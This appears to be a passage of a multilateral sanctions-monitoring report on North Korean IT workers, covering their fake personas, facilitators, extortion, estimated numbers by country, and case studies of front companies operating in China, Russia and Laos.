Throughout 2024, Mandiant, in collaboration with third-party sources, observed IT workers leverage 12 personas using recruitment agencies to gain employment at defense subcontractors and other entities supporting numerous governments in Europe.

From April to May 2024, Mandiant detected two instances of suspected IT workers seeking employment as software developers and engineers at various enterprises, including one position that required U.S. security clearance and one position at an IT company that operates as a U.S. government contractor. Facilitators aided in identity verification evasion, remote work setup using Chrome Remote Desktop, and funds transfer. The individuals used AI writing tools and accessed numerous job search and professional websites. One individual used multiple U.S. addresses and a fake Texas driver's license.

In late 2024, one DPRK IT worker operated at least 12 personas across Europe and the United States. The IT worker actively sought employment with multiple organizations within Europe, particularly those within the defense industrial base and government sectors. This individual demonstrated a pattern of providing fabricated references, building a rapport with job recruiters, and using additional personas they controlled to vouch for their credibility.

Separately, additional investigations uncovered other IT worker personas seeking employment in Germany and Portugal, alongside login credentials for user accounts of European job websites and human capital management platforms.

Mandiant has also observed a diverse portfolio of projects in the United Kingdom undertaken by DPRK IT workers. These projects included web development, bot development, content management system (CMS) development, and blockchain technology, indicating a broad range of technical expertise, spanning traditional web development to advanced blockchain and AI applications. Specific projects identified include:

- Development of a Nodexa token hosting plan platform using Next.js, React, CosmosSDK, and Golang, as well as the creation of a job marketplace using Next.js, Tailwind CSS, MongoDB, and Node.js.
- Further blockchain-related projects involved Solana and Anchor/Rust smart contract development, and a blockchain job marketplace built using the MERN stack and Solana
- Contributions to existing websites by adding pages using Next.js and Tailwind CSS,
- Development of an artificial intelligence (AI) web application leveraging Electron, Next.js, artificial intelligence, and blockchain technologies.

In their efforts to secure these positions, DPRK IT workers employed deceptive tactics, falsely claiming nationalities from a diverse set of countries, including Italy, Japan, Malaysia, Singapore, Ukraine, the United States, and Vietnam. The identities used were a combination of real and fabricated personas. IT workers in Europe were recruited through various online platforms, including Upwork, Telegram, and Freelancer. Payment for their services was facilitated through cryptocurrency, Wise, and Payoneer, highlighting the use of methods that obfuscate the origin and destination of funds.

Based on data from multiple sources, Mandiant assesses that since late October 2024, IT workers have increased the volume of extortion attempts and gone after larger organizations. In these incidents, recently fired IT workers threatened to release their former employers' sensitive data or to provide it to a competitor. This data included proprietary data and source code for internal projects.

Previously, workers terminated from their places of employment attempted to provide references for their other personas so that they could be rehired by the company. It is possible that the workers suspected they were terminated due to discovery of their true identities, which would preclude attempts to be rehired.

IT Workers Abroad in Violation of UNSCR 2397

An MSMT Participating State reported the DPRK has continued to increase the number of deployed IT teams that generate revenue for the DPRK's unlawful weapons programs; however, the number of countries from which its IT teams operate has likely decreased. According to MSMT Participating States, the DPRK currently has IT worker teams deployed to at least eight different countries.

These decreases were likely due to the December 2019 deadline for all UN Member States to repatriate all DPRK nationals earning income abroad in accordance with UNSCR 2397, the DPRK's repatriation of many workers during and after the pandemic, and the increasing capacity for DPRK IT workers to work domestically from the DPRK.

As of early 2025, there were probably between 1,000 and 2,000 North Korean IT workers outside North Korea.[181] A 2023 estimate by the UN Panel of Experts indicated there were as few as 3,000 or as many as 10,000 IT workers deployed overseas.[182] In comparison, according to an MSMT Participating State, the DPRK may have had 1,000 IT workers located in the DPRK and 3,000 deployed overseas in 2021.

The broad range in these estimates illustrate the difficulty of accounting for the true number of DPRK IT workers operating abroad. Below is a list of countries in which North Korean IT workers were located during the reporting period (2024-2025), as well as the estimated number of IT workers there as of early 2025, based on MSMT Participating State information. These estimates constitute a high-confidence, conservative estimate supported by a wide body of reliable evidence of DPRK IT workers located in Noth Korea and abroad.

- **China**: 1,000 to 1,500
- **DPRK**: 450 to 1,200
- **Russia**: 150 to 300
- **Laos**: 20 to 40
- **Equatorial Guinea**: 5 to 15[183]
- **Guinea**: 5 to 10
- **Nigeria**: Less than 10
- **Tanzania**: Less than 10
- **Cambodia**[184]

[181] MSMT Participating State information.
[182] United Nations Security Council, Midterm Report of the Panel of Experts Submitted Pursuant to Resolution 2680 (2023), S/2023/656, September 12, 2023, https://undocs.org/S/2023/656.
[183] United Nations Security Council, Final Report of the Panel of Experts Submitted Pursuant to Resolution 2569 (2021), S/2022/132, March 1, 2022, https://docs.un.org/S/2022/132.
[184] **Note:** The number of IT workers in Cambodia is unknown.

According to one MSMT Participating State, there is a possibility that DPRK IT workers may also reside in Uganda.[185]

Russia may be preparing to receive many thousands more DPRK IT workers. According to an MSMT Participating State, in early 2025, numerous Russian companies in various industries had contracts with the DPRK to provide employment for more than 40,000 DPRK contracted workers, including North Korean IT workers.[186] These include:

- The Moscow-based Sodeystviye Arts and Humanities College which intended to employ around 100 IT workers. Another company based in Moscow, Intera LLC, had a contract for 30 IT workers.
- Primorstoy Service LLC in Ussuriysk which intended to employ about 90 IT workers.
- In Vladivostok, at least five companies intended to employ about 140 DPRK IT workers, collectively, Vladivostok International Technology LLC, Kakhirosoft LLC, Vostok LLC, Fortuna LLC, and Arirang LLC. Vladivostok International Technology LLC partnered with Sinhung Trading General Corporation to obtain IT workers.
- Another company, Alice LLC, also intended to add at least between 20 and 40 IT workers in Vladivostok and other Russian cities.

Case Study: IT Workers in China

Throughout 2024, China routinely repatriated numerous groups of up to a few hundred North Korean workers, including IT workers, in an effort to reduce the North Korean workforce in China.[187] However, the number of IT workers located in China is still higher than that of any other UN Member State. Since 2024, MSMT Participating States have provided China with extensive information on DPRK IT workers operating in China.

In 2024, an MSMT Participating State informed China about the operations of four IT worker delegations: Korea Mangyongdae Computer Technology Corporation (KMCTC) **(See Annex 7)**, Shenyang GeumpungRi Network Technology Co. Ltd. **(See Annex 8)**, the State Informatization Bureau, and Dalian Shephard Boy Animation Studio. China has not indicated that it took any action in response to this information.

Case Study: Korea Mangyongdae Computer Technology Corporation

Korea Mangyongdae Computer Technology Corporation (KMCTC) is a Shenyang and Dandong-based IT Corporation whose parent organization is the 607 Management Office, which falls under the UN-designated entity DPRK Ministry of Atomic Energy Industry (MAEI).

The president of KMCTC is U Yong Su.[188]

[185] MSMT Participating State information.
[186] MSMT Participating State information.
[187] MSMT Participating State information.
[188] MSMT Participating State information.

KMCTC workers have performed extensive illicit IT work from China, and even sought out contracts with Chinese companies, including in sensitive industries. For example, according to an MSMT Participating State, DPRK IT workers associated with the KMCTC gained fraudulent employment with a Chinese regional hospital network in October and November 2023, posing a risk to the medical systems and patient data of that network.[189]

According to an MSMT Participating State, KMCTC workers also fraudulently leveraged bank accounts under Chinese identities. China-based DPRK IT workers often use Chinese nationals as banking proxies in order to disassociate illicit funds generated from the DPRK IT work efforts.[190]

KMCTC acquired fraudulent accounts at freelance work and payment platforms worldwide in order to gain employment at global companies, including in the United States and Canada. In 2024, KMCTC IT workers were found to have maintained numerous aliases and associated login credentials for freelance work platforms, payment service providers, and other services they used for IT work including LinkedIn, Payoneer, Wise, PayPal, GitHub, AnyDesk, TopTracker, Guru, Discord, Facebook, Skype, X (formerly Twitter), and Outlook. KMCTC IT workers also maintained many false aliases and identities, including through accounts registered under Argentine, Mexican, American, Bosnian, Vietnamese, Egyptian, Colombian, Romanian, and Serbian aliases or proxy identities. Using these many proxy identities, KMCTC IT workers were often able to maintain employment in more than one job at a time.[191]

Annex 7 provides additional information on KMCTC IT workers' banking proxies, employment, identities, and locations **(See Annex 7)**.

Case Study: Kyonghung Information Technology Exchange Company

Kyonghung Information Technology Exchange Company (hereafter referred to as Kyonghung IT) is a subsidiary of Kyonghung Trading Bureau (also known as Kyonghung Trading Company), which is affiliated with Office 39 of the Korean Workers' Party. Kyonghung IT is headquartered in Dandong, China, and consists of 15 individuals, including its director Kim Kwang Myong (김광명) who is affiliated with the UN-sanctioned Reconnaissance General Bureau (KPe.031), and North Korean IT workers such as Chong Ryu Song (정류성) and Chon Kwon Uk (전권욱).[192]

Annex 9 provides information on key members of Kyonghung IT **(See Annex 9)**.

These North Korean nationals live together in the dormitory of a clothing factory located in Fengcheng, Dandong, belonging to Golden Phoenix Garment Co. Ltd., a company owned and operated by Jin Meishan (金美善), a Chinese national of Korean ethnicity. Annex 9 provides further information on Golden Phoenix.[193]

[189] MSMT Participating State information.
[190] MSMT Participating State information.
[191] MSMT Participating State information.
[192] MSMT Participating State information.
[193] MSMT Participating State information.

Figure 9: Location of the Clothing Factory Belonging to Golden Phoenix Garment Co. Ltd.

Source: MSMT Participating State

DPRK workers at Kyonghung IT operate in smaller teams of four to develop gambling websites for clients, dividing tasks among themselves such as application development for monitoring and settlement of fund transfers, user account management, web services management and interface design using popular online platforms such as GitHub to share progress updates internally.[194]

Aside from developing gambling websites for clients (**See Annex 9**), DPRK workers at Kyonghung IT have abused their access privilege to website databases to retrieve account information and subsequently sell personal data to third parties. Kyonghung IT has provided search engine optimization (SEO) services to criminal organizations in order to promote gambling websites run by these organizations.[195]

DPRK workers at Kyonghung IT attempt to maintain an online presence on various freelance platforms including Upwork and Freelancer, as well as messaging services such as Telegram and WeChat, posing as low-cost freelance developers under falsified identities. These workers typically disguise themselves as Chinese nationals by superimposing their portraits onto images of Chinese ID cards found online, and they often track down the actual owner of the ID card through services such as LinkedIn to mimic their career and certifications in the fictionalized version of themselves.[196]

DPRK workers at Kyonghung IT employ various methods to receive payments for their services, including using bank accounts borrowed from Chinese nationals and overseas business partners, and PayPal accounts opened under false identities **(See Annex 9)**. A typical asking price by Kyonghung IT for a gambling website is a development fee of $5,000 and a monthly maintenance fee ranging from $2,000 to $5,000. A significant portion of revenue raised is remitted every month to its parent company Kyonghung Trading Bureau in the DPRK. [197]

Case Study: Dalian Shephard Boy Animation Studio

In addition to software development, some North Korean IT workers also perform animation work using computer software and tools, including under companies such as SEK studios, also referred to as 26 April Animation Studio or 426 SEK, which earn illicit proceeds from animation work.[198] DPRK IT workers continued to perform animation work from China in 2024 and 2025.

An incorrectly configured DPRK cloud storage server enabled analysts at 38 North to analyze the internal operations of DPRK IT workers working on animation projects. These IT workers had posed as non-North Korean nationals in order to fraudulently gain contracts to work on animation projects for many companies, including HBO Max, Amazon, and several Japanese animation studios, in contravention of UNSCR 2397's prohibition on DPRK nationals earning income abroad. The animators received instructions and comments from Chinese individuals and revealed information about the DPRK-affiliated company Dalian Shepherd Boy Animation Studio Limited.[199]

[194] MSMT Participating State information.
[195] MSMT Participating State information.
[196] MSMT Participating State information.
[197] MSMT Participating State information.
[198] "Treasury Sanctions Over 40 Individuals and Entities Across Nine Countries Connected to Corruption and Human Rights Abuse", December 2022, http://home.treasury.gov/news/press-releases/jy1155
[199] 38 North "What we learned inside a North Korean internet server: How well do you know your partners"


Dalian Shepherd Boy Animation Studio was founded in 2016 and consists of multiple animation teams. Alternate names for Dalian Shepherd Boy Animation Studio are Dalian Shepherd Animation Co., Ltd., Shepherd Boy Animation, Mutong Animation Studio, and MT Animation Studio.[200]

IT workers at Dalian Shepherd Boy Animation Studio Limited also had contact with known DPRK cyber actors. The animation studio relied on many of the same facilitators used by DPRK cyber actors including a Chinese citizen who has been complicit in enabling his identity to be used in the creation and verification of DPRK-controlled accounts.

Based on information uncovered by 38 North, an MSMT Participating State was able to identify the location of Dalian Shepherd Boy Animation Studios.


[200] BOSS Zhipin, https://www.zhipin.com/gongsi/59d7ed3d8030cdcc1nB_3tq8Fw~~.html; 10 Bangumi (BGM), https://bgm.tv/person/51603/works?sort=

Figure 10: Location of Dalian Shepherd Boy Animation Studios



Source: MSMT Participating State

Figure 11: Location of Dalian Shepherd Boy Animation Studio Corporate Office



Source: MSMT Participating State

Case Study: Ryugyong Technology Company

According to an MSMT Participating State, in early 2025, DPRK IT workers continued to conduct IT work from China for DPRK Ryugyong Technology Company. DPRK Ryugyong Technology Company is subordinate to the 75 Guidance Bureau of the Munitions Industry Department (MID) and is also referred to as the Ryugyong Technology Corporation, the Ryugyong Software Development Company, the Sonbong Technology Trading Corporation, the Korean Pioneer Technology Co LTD, and variations thereof. DPRK Ryugyong Technology Company has been active in China since at least 2012.[201] Ryugyong Technology Company also maintains a presence in Russia.

In 2025, Ryugyong IT workers used false personas to facilitate their work. The IT workers maintained jobs under at least two false personas at more than eight separate named companies, including companies based in the United States, Canada, India, the Netherlands, and Ireland.[202]

DPRK Ryugyong Technology Company is directly involved in the procurement of materials for the DPRK's unlawful weapons programs. According to an MSMT Participating State's investigation, Ryugyong was involved in the procurement of UAV components for the DPRK. DPRK nationals working for Ryugyong have possessed diagrams for missile guidance circuitry and shipping lists for precision bearings and attempted to procure UAV-related components like propellers, batteries, and cameras, all of which they attempted to procure in, or ship through, China.[203]

The company's possession of these items indicates that the company's activities extend well beyond IT work and illustrates the crossover between DPRK IT worker teams and procurement networks. Proceeds from the IT worker team subordinate to Ryugyong likely partially funded the company's procurement activities.

Case Study: IT Workers in Russia

Russia hosted more North Korean IT worker delegations in 2024 and 2025 than any country other than China. While MSMT Participating States estimate between 150 and 300 IT workers were active in Russia in early 2025, Russia planned to receive many more North Korean IT workers in 2025.

According to MSMT Participating State provided information, Russia could be receiving between 350 and 1,800 IT workers from the DPRK in 2025. The DPRK planned to dispatch more than 40,000 workers—including several IT worker delegations—to numerous Russian companies in 2025.[204]

Russia and the DPRK planned for many of these IT workers to enter Russia on student visas under the guise of providing educational services. For example, according to an MSMT Participating State, a Russian educational company called Autonomous Non-profit Professional Education (Assistance) Organization (ANPOO) HGK Cooperation has sponsored student visas for hundreds of DPRK workers in 2024, thereby allowing the DPRK workers to enter Russia and work in various fields, including IT workers subordinate to UN-designated entity Saeng Pil Trading Corporation (also known as Green Pine Associated Corporation). ANPOO HGK holds an education license with the number L035-01298-77/00184493 issued by the Department of Education and Services of Moscow.

[201] MSMT Participating State information; CrowdStrike, Alex Kriechbaum, "2024 Threat Hunting Report, 2024, https://zfrk.org/wp-content/uploads/2024/10/18.09.2024_1150-1200_vortrag_alexander_kriechbaum.pdf
[202] MSMT Participating State information.
[203] MSMT Participating State information.
[204] MSMT Participating State information.

Like China-based IT workers, Russia-based IT workers also use bank accounts at Russian financial institutions to receive payments. According to an MSMT Participating State, the DPRK 53 Bureau of the Ministry of National Defense, via a likely front company called Korea Kyongru Trading Corporation (KKTC), had a contract to dispatch 25 IT workers to a Vladivostok-based Russian company, LLC Renova, for a 10-year contract commencing in early 2025. The contract specified that the IT workers would be paid at least an average salary of $1,200 per month with $4 per hour for overtime and holidays. LLC Renova would open Russian bank accounts for the DPRK IT workers.

Russia-based IT workers also rely heavily on facilitators to launder their earnings. According to an MSMT Participating State, between mid-2023 and mid-2025, Russia-based DPRK Amnokgang Technology Corporation ("Amnokgang") converted more than $2 million from fiat currency to cryptocurrency via a Vietnam-based collaborator. Nearly 15 percent of the funds were directly generated by Amnokgang IT workers. Amnokgang had previously used Payoneer accounts to collect the IT delegation's earnings despite numerous difficulties with blocked payments and suspended accounts. In mid-2024, the Vietnam-based collaborator opened a checking account for Amnokgang at a U.S.-based financial institution, with the account beneficiary listed as an Argentine national.

While many new IT worker delegations appear to be heading to Russia, others have been established for several years. According to an MSMT Participating State, Umnal, the Russia-based delegation subordinate to DPRK Chinyong Information Technology Cooperation Company, began working in Vladivostok in late 2023. Umnal came to Russia after relocating from Laos. The ability of DPRK IT worker delegations to travel to and from countries like China, Russia, and Laos indicates the lack of sanctions implementation measures in these countries. The Umnal delegation in Russia includes IT workers listed in Annex 10 **(See Annex 10).** Umnal also has a joint venture with another well-established IT worker delegation, Alias LLC (also referred to as Alis LLC).[205]

In mid-2025, images of DPRK IT workers were posted on social media.[206] According to an MSMT Participating State, an Umnal IT worker, Choe Il-kuk, who has used the false persona Naoki Murano, may be connected to malicious IT worker activity known as Wagemole and Contagious Interview discussed earlier.[207]

Case Study: IT Workers in Laos

Case Study: Chonsurim

Since at least 2021, Chonsurim Trading Corporation ("Chonsurim"), a front company of Department 53 of the Ministry of National Defense (MND), has directed a group of IT workers in Laos to use falsified identification credentials to undertake software development and other IT work for companies around the world. The delegation appears to operate with a minimum of eight workers and, as recently as August 2024, was based at an apartment complex in Vientiane. Annex 11 is a list of individuals who were members of the Chonsurim delegation in Laos at various points in the period August 2022 to April 2025 **(See Annex 11)**.[208]

[205] U.S. Department of the Treasury, Office of Foreign Assets Control (OFAC), "Treasury Sanctions Actors Financing the North Korean Weapons of Mass Destruction Program," March 27, 2024, https://home.treasury.gov/news/press-releases/jy2215.

[206] Chollima Group, "Chollima Group," https://chollima-group.io.

[207] PaloAlto information provided for the MSMT report.

[208] MSMT Participating State information.

The modus operandi of the Chonsurim delegation has included the staged rotation of workers. When new IT workers joined the delegation, they were trained by experienced IT workers in technical and English language skills, prior to departure of the experienced workers. Chonsurim IT workers have used the services of Ukrainian facilitators to obfuscate their true identity. The facilitators provided computers located in Ukraine that were accessed remotely by IT workers in Laos, in order to mask their location. Additionally, facilitators provided the credentials of Ukrainian individuals for use by Chonsurim developers in gaining employment. Chonsurim IT workers have acquired work via freelance employment platforms and have been employed by companies in multiple Western countries. The modus operandi of the delegation has included development of curriculum vitae for use in job applications on the basis of previously completed freelance work. The Chonsurim delegation has used a variety of financial services to receive payment for work undertaken, including online money service companies, bank accounts, and cryptocurrency services. The delegation has used the identities of Ukrainian and Laotian individuals to open bank accounts. Chonsurim IT workers have undertaken software development work on multiple blockchain-based products and services.[209]

In October 2021, Choe Song Won, a Chonsurim IT worker, was appointed to undertake freelance work for a U.S. Decentralized Finance (DeFi) company. His employment was terminated soon thereafter due to a failure to meet project milestones. In August 2022, Choe gained work as a freelance developer for a separate U.S. DeFi company. In January 2025, an unidentified Chonsurim IT worker was appointed to undertake freelance work for a separate international DeFi company.[210]

In the period July to December 2022, multiple Chonsurim IT workers were employed by a U.S. start-up company developing a new Non-Fungible Token (NFT). An individual IT worker secured employment with the company as a senior leader and was able to subcontract work to other DPRK IT workers; this North Korean individual commissioned work worth up to $250,000 on behalf of the company. In September 2023, multiple Chonsurim IT workers undertook design, development, and testing work for an international cryptocurrency-based online betting platform. In October 2023, Chonsurim IT workers gained work to design and develop smart contracts for an international cryptocurrency staking company. Earnings from the work likely exceeded $40,000.[211]

In November and December 2024, multiple Chonsurim IT workers were involved in the development of a meme coin, with the intention of defrauding investors. The project was ultimately unsuccessful. Additionally, Chonsurim IT workers have undertaken work on non-blockchain projects.

From August 2022 to July 2023, a Chonsurim IT worker, using a Ukrainian identity, was employed as a freelance developer by a European manufacturing company. Total earnings from the work likely exceeded EUR 200,000. In March 2024, a Chonsurim IT worker gained work for a U.S. Customer Relationship Management (CRM) company that continued for eight months. For a period of eight years up to November 2024, Chonsurim developers were employed as freelance developers for a separate U.S. CRM company. In February 2025, a Chonsurim IT worker gained freelance developer work on a payment gateway for a commercial website.[212]

[209] MSMT Participating State information.
[210] MSMT Participating State information.
[211] MSMT Participating State information.
[212] MSMT Participating State information.

Case Study: Sangsin and DPRK Second Academy of Natural Sciences Foreign Affairs Bureau (SANS FAB)

Sangsin Trading Corporation is a DPRK front company subordinate to the UN-designated SANS Foreign Affairs Bureau (SANS FAB). Annex 12 provides a list of individuals who were associated with the Laos-based SANS FAB/Sangsin IT delegation as of mid-2024 **(See Annex 12)**.

In March and April 2023, Choe Kum Song, a Laos-based DPRK IT worker linked to Sangsin, approached multiple individuals to invest in a cryptocurrency investment scam. Choe posed as a female and typically claimed to be from United Arab Emirates, Saudi Arabia, or Oman. Choe revealed to the individuals that he had a reliable business proposal regarding cryptocurrency investment; Choe added that profit would be guaranteed and there was no risk of losing capital. One victim who was approached by Choe Kum Song subsequently created an account and invested funds. Later, the victim was unable to withdraw any funds nor log into their account. Choe Kum Song was also involved in work related to verifiable credentials and decentralized identifiers. Choe appeared to be a lead engineer at a Singaporean company that issued verifiable digital certificates. As of June 2024, Choe Kum Song used the aliases Eujin Ong and Eugene Ong. Choe claimed to have work experience as a main developer at a Canadian company. A curriculum vitae used by Choe Kum Song described Choe as a blockchain and verifiable credentials developer with full-stack development experience and included blockchain smart contracts as one of Choe's skills. In June 2024, Choe Kum Song was an employee of at least three U.S. companies.[213]

In 2023, Han Kwang Hyok, a Laos-based DPRK IT worker linked to Sangsin, approached multiple U.S. individuals for collaboration in order to secure employment. In May 2023, Han Kwang Hyok outlined to a U.S.-based facilitator that Han should be able to access the facilitator's freelance employment platform account and apply for jobs in return for a portion of Han's earnings from using the facilitator's account. Han expected the facilitator to communicate with clients on Han's behalf.

Han also used the services of a Ukrainian facilitator who provided a Ukraine-located computer that Han could access remotely. The facilitator also provided accounts of Ukrainian individuals for Han's use in gaining employment.

From June to November 2024, An Chung Yol, a Laos-based DPRK IT worker linked to Sangsin, carried out IT work for U.S.-based companies including in the healthcare, content provider, and IT training industries.

Other DPRK IT workers linked to Sangsin include Ho Kwang Myong, Jo Mun Song and Kang Hyok.[214]

Many of these same actors were dispatched to Laos in mid-2019, almost certainly as part of an ongoing IT joint venture between SANS FAB and a Laotian company. It is assessed that Pak Chol-yong continued to be associated with the Sangsin/SANS FAB delegation, likely as the delegation lead. The delegation earned over $2.5 million between mid-2019 and mid-2024 and almost certainly used accounts at U.S. online payment service providers to deposit and withdraw the delegation's earnings **(See Annex 13)**.[215] Between March 2023 and June 2024, activity associated with multiple payment accounts under the purview of the DPRK SANS FAB IT delegation indicated that during this period, the delegation probably could have earned over $1.2 million, with monthly earnings within this time frame ranging between nearly $40,000 to over $100,000.[216]

[213] MSMT Participating State information.
[214] MSMT Participating State information.
[215] MSMT Participating State information.
[216] MSMT Participating State information.

